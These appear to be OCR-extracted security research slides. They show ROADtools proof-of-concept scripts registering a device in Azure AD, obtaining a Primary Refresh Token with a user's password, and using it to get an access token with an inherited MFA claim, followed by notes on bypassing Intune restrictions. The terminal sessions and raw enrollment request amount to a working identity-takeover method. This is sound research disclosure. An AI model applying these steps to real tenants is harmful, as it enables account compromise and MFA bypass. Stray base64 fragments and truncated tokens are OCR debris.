eks5Y3FwSjdXU0Q3MF9XU3AyU3AyOFRPMzdBYVBwSERNTU9taVgzMFhOYWZmc0puWTVfLWhuU1VTUC1jX1VCUEhjN08wMWQ3MU9FdFEzOG9LMkRReEdl
XNEcTloT09PTkFvRXlDbVkzaFBvZF9lM2NKNzFFRkZlN09VY3pxNWNyRVdJT0hyLVVzZk1Ua1RVMVl0MFh3b2dOZF9aWHdzZ0RqekljNFhxTDI2bDJSV
```


Register device



```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ python registerdevice.py
Registering device
{'Certificate': {'RawBody': 'MIID8jCCAtqgAwIBAgIQxK6oNHDBWIJJ672II0PBGzANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0M
DExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk3MB4XDTIxMDkyNDExNDE1NloXDTMxM
0OGQtMDg3ZS00ZDRlLTg2MzYtODNlNjlmNzRiZjNkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqKREMwk4b/uJVK3fI92gbFuFZPklgZ8P2jWFd
cobkChPwsWAcTHpQ1AyV2wnS8khtX76/dJTHPIcWKqv+/a7wVW+Gp5COhUQsEtvRddh96UfD2CY6HQhFIDNu9E1XYkEkp861EHbfp0GtuCC2DCrSw0flhYPMBB
fN9y1h7UPpRPB2nIrWIIIrecNyOUr+BjTpNJQBc+sNObPO5c9G934gNbWhTcYxzWXOy+Hg8uPc4pEOOP1RxDjdn6E+Tw9YoaIisWHeLeOUQIDAQABo4HAMIG9M
IKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEI1kBI9+CE5NhjaD5p90vz0wIgYLKoZIhvcUAQWCHAMEEwSBEC0XT3KuDy1KvwiG5Tq5JS0wIgYLKoZIhvcUA
LKoZIhvcUAQWCHAgEBQSBAkVVMBMGCyqGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBTzWnLrRS9Jg5KxZf5BhFMizCOgtq7Svh7Q20/XVIhD
tYUock/3Sap3WzIenmms//aCZ8YfnurkGOvoF+JW6sg6O25YIHoDQ1GO+FL5Xj2ygVoJOOLMC/SXpqQTnYxRLR5lzjCiI6hzAfU322r9Apup7lSIiJONzwo5w9
SvrURBKlTPcxHT6BDZEugQ71/dv9H9+Ff/Kv/xkEBZtb10GYNZenEGnWcrBepxTG9cCzFBNcffp6gw4dXCvBd8RdVFb1ccK6M2kIg',
                 'Thumbprint': '497641E85104EE4DCE1B17CCC5493B415E7C21BF'},
 'MembershipChanges': [{'AddSIDs': ['S-1-12-1-3449050006-1318031086-1069713303-529194043',
                                    'S-1-12-1-1513299610-1165403084-3608819602-1191284924',
                                    'S-1-12-1-1917785901-1244467118-3850766527-757446970'],
                        'LocalSID': 'S-1-5-32-544'}],
 'User': {'Upn': 'morepolicy@iminyour.cloud'}}
<Certificate(subject=<Name(CN=8f04648d-087e-4d4e-8636-83e69f74bf3d)>, ...)>
```

Note: this POC is now part of the roadtx device module

Obtain PRT using user password




```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ python getprt.py morepolicy@iminyour.cloud '[redacted]'
<Certificate(subject=<Name(CN=8f04648d-087e-4d4e-8636-83e69f74bf3d)>, ...)>
<cryptography.hazmat.backends.openssl.rsa._RSAPrivateKey object at 0x7fb10ba9eb20>
Primary Refresh token: 0.AXQAj_KHYn9PIkOWUahpfY_hv
x-AP0Trpb7p2GVszm3aNr9TlPD2gdex2Q0QxuKFlrzDQbG3tJM
zEHdBnWFKZ1uyuCfntauCg0thkFeuvmplojPZnXPh8xOpfAbot
zjynv7lcCi_ppMGN9QRTo_JwSsI6LeBHUG7x9yGhnDlUGVfuYG
cJSnvOlLyFnUtaz37KkatvInB5o2VlxJ77iaDCDBi2-Z5RRLHt
4Xnw-JiElnCXXtStjZrr1cZHOsU9x-sQN8PlyIsP8mdv4gYGUi
V7LqPWuijUo_uZdxlIm_BJJ-gc3jv30bw0ODcVbXYOmn2Z1vYA
b9HRaD6eXzr9GRrtGCO85GK6TamaYC6GcALgRDAfjk-Kul8KKC
Decrypted session key: 6af22b440580317b691153a99cfa
```


Note: this POC is now part of the roadtx device module

Sign in with PRT

Use PRT and session key to sign in



```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ roadrecon auth --prt 0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0A
Bw.AgABAAAAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P9QvRKyPC-HdQw9WSu [redacted]
uKFlrzDQbG3tJM2cH1mJ0IuBYfNDfr4DWSfex3SjnmpZ3xt3yBilktG-znHFM8
HNzEHdBnWFKZ1uyuCfntauCg0thkFeuvmplojPZnXPh8xOpfAbotkFXvrcjacv
dQjsgggH8yU-EdqimKYKvm2woilUjejPOZbVQ6NKzjynv7lcCi_ppMGN9QRTo_
wYqPoFg6HK19NGPzqlUj8G9UMUe01qMgna8j1W8GtsNnKkTmDHAMusXeCTBTHr
5RRLHt8y-_pP1caD6ID4usyD6hTQpETq7UmuFhb5Xc5NtaqpkCpkEjO9X3l2qi
iElnCXXtStjZrr1cZHOsU9x-sQN8PlyIsP8mdv4gYGUiAkNmm0BS01Xy59hBiM
O9f3zqzhSNfqAuWSlLvvnxXknCC-YuCBV7LqPWuijUo_uZdxlIm_BJJ-gc3jv3
XmfQv-NvbY3rosy4DFH6l_h0MKHuHKMqHLPgwtiarT3JbHdaBbe_A0UY4nj7U-
lFJWwrDhsLRuT4_yGKw-E0X18F6V1QwQO74qXLng --prt-sessionkey 6af22b440580317b691153a99cf [redacted]
 --tokens-stdout
{"tokenType": "Bearer", "expiresIn": 3599, "expiresOn": "2021-09-24 15:43:32.597783", "resource": "https://graph.windows.n
et", "accessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzc1EtNTBjQ0g0eEJWWkxIVEd3blNSNzY4MCIsImtpZCI6Imwzc1EtN
TBjQ0g0eEJWWkxIVEd3blNSNzY4MCJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLndpbmRvd3MubmV0IiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNj
I4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjLyIsImlhdCI6MTYzMjQ4NzExMywibmJmIjoxNjMyNDg3MTEzLCJleHAiOjE2MzI0OTEwMTMsImFj
ciI6IjEiLCJhaW8iOiJFMlpnWUxpUXp0aXBLaVNlY21obUkvZi9VTjM1em1tdCtjbExqbXoxbnJsaDR5VHB6ZDhBIiwiYW1yIjpbInB3ZCIsInJzYSJdLCJhcH
```



Encoded

```
eyJ0eXAiOiJKV1QiLCJhbGciO
iJSUzI1NiIsIng1dCI6Im5Pbz
NaRHJPRFhFSzFqS1doWHNsSFJ
fS1hFZyIsImtpZCI6Im5PbzNa
RHJPRFhFSzFqS1doWHNsSFJfS
1hFZyJ9.eyJhdWQiOiJodHRwc
zovL2dyYXBoLndpbmRvd3Mubm
V0IiwiaXNzIjoiaHR0cHM6Ly9
zdHMud2luZG93cy5uZXQvNjI4
N2YyOGYtNGY3Zi00MzIyLTk2N
TEtYTg2OTdkOGZlMWJjLyIsIm
lhdCI6MTYyMDgxNjgzOSwibmJ
mIjoxNjIwODE2ODM5LCJleHAi
OjE2MjA4MjA3MzksImFjciI6I
jEiLCJhaW8iOiJBVVFBdS84VE
```

Decoded

HEADER:

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "nOo3ZDrODXEK1jKWhXslHR_KXEg",
  "kid": "nOo3ZDrODXEK1jKWhXslHR_KXEg"
}
```

PAYLOAD:

```
{
  "aud": "https://graph.windows.net",
  "iss": "https://sts.windows.net/6287f28f-
4f7f-4322-9651-a8697d8fe1bc/",
  "iat": 1620816839,
  "nbf": 1620816839,
  "exp": 1620820739,
  "acr": "1",
  "aio":
"AUQAu/8TAAAA3zIq5qg2MgcnEwQgYSUXP6ub8RnPUMdqbyu
8xve8HviiQoaxWwUDveba9BfjAi
/WUVnB7HVaNMxZTgZ5tEY5QQ==",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
```

New device registration attack summary

- SSO token can be requested from user session without admin privileges
- Access token contains MFA claim
- New device registered will also issue PRT with inherited MFA claim
- Only password (or SSO in case of AD FS) is required to get a PRT
- Free MFA upgrade!

New device upsides/downsides

- Upside
  - Is separate from the old device, so if old device is disabled our PRT will still work.
- Downside
  - Requires permissions to register devices (not always allowed)
  - Does not mean the device will be allowed to enroll into Intune (for compliancy)

Bypassing Intune restrictions

Device registration vs Intune registration


- Device registration process registers device in Azure AD
- Separate process to register device with Intune

- Restrictions on non-corporate devices in Intune still allow you to register devices in Azure AD (this is controlled separately)
  - If registration done from non-corporate device, it will actually get an error from Intune and then delete the device from Azure AD.
  - An Azure AD registered device will not gain you anything since Conditional Access is set for **compliant** devices, not **joined** devices.

Azure AD registration observations

- Device with Autopilot pre-registration can register in Intune
- When the device is wiped and re-installed, the new device will overwrite the old device object in Azure AD
- How does Azure AD know it is the same device?

Registration request



```
POST /EnrollmentServer/device/?api-version=2.0 HTTP/2
Host: enterpriseregistration.windows.net
Connection: Keep-Alive
Accept: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzc1EtNTBjQ0g0eEJWWkxIVEd3blNSNzY4MCIsImtpZCI
WwzUG55N3JXZHBXbVlGZ05IMWJrbFJ3PT0iLCJhbXIiOlsicHdkIiwibWZhIl0sImFwcGlkIjoiMjlkOWVkOTgtYTQ2OS00NTM2LWFkZTItZjk4MW
2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIiwic3ViIjoiLWxheXd5MnBnWW15d1Z5VV9Rc1BzNERhY3VZd2xaNFJOeWtzeWd2c002ayIsInRlbmFudF
HcJEXYRW2e8GTT5HDfcM0bfCKyIW8kmdAkV1AJHQubD7UzT4Ll2aK9Go04oSYXJqXJN4vFHKb_ZrINl0Fcg-e8lWZnMOMFnySkVJsG3NWYHBZJm7
User-Agent: Dsreg/10.0 (Windows 10.0.19042.1237)
Ocp-Adrs-Client-Name: Dsreg
Ocp-Adrs-Client-Version: 10.0.19041.1202
Content-Length: 2740

{
  "CertificateRequest":{
    "Type":"pkcs10",
    "Data":"MIICdTCCAV0CAQAwMDEuMCwGA1UEAxMlN0U5ODBBRDktQjg2RC00MzA2LTk0MjUtOUFDMDY2RkIwMTRBADCCASIwDQYJKoZIhvcN
    CwUAA4IBAQBjErciNgzOCJ6iSNv+DljMN+xwpQL8A20SSsw6QoXWjthp9coqLMsQPs7mXzIoLhKo4CM4GLRCDRMbOIQSyiV1IZrLBg6S4JgT
  },
  "TransportKey":"UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABvuGVlmspLwJR7aTwsiJ0E3EwVcnXFIzfPkX3w8eh8Evdd1SwJTMyafxNfH
  "TargetDomain":"iminyour.cloud",
  "DeviceType":"Windows",
  "OSVersion":"10.0.19042.1237",
  "DeviceDisplayName":"DESKTOP-4NBNSHS",
  "JoinType":0,
  "attributes":{
    "MSA-DDID":"dD1Fd0N3QWhhRUJBQVVSc2Rzcnk4OHZiMGJjSFN1YU94N3pTak9VOWNBQVh1TlBLSk91VysrWmcveXZSTEhXMGhZVGM2Wm11
    UnhIeFh4VFp4QS85YUYzcUdpc0RaZ0FBQ0ZDMHBoa0xPaCtYZ0FHNnpJd2JPek1vQjhBVnpGQnI5V0kzcHo3MmNVUWhkSmFBN1ZEeW42bFFv
    NVBCU0hFcmIwK2VVNUpydjRTVW9TVWtXODNkNVRnSVo2TVE0L200cXRPenBHQVIrcDgrTGxBUFB6QlZhV0gxWE1PaWF6NUl4Qm5sUG01dHlJ
    "ReuseDevice":"true",
    "ReturnClientSid":"true"
  }
```

Access token for device reg service

Certificate Sign Request for device cert

Public RSA key for transport

Device properties

0 = AAD join

Device Ticket (can be left out)

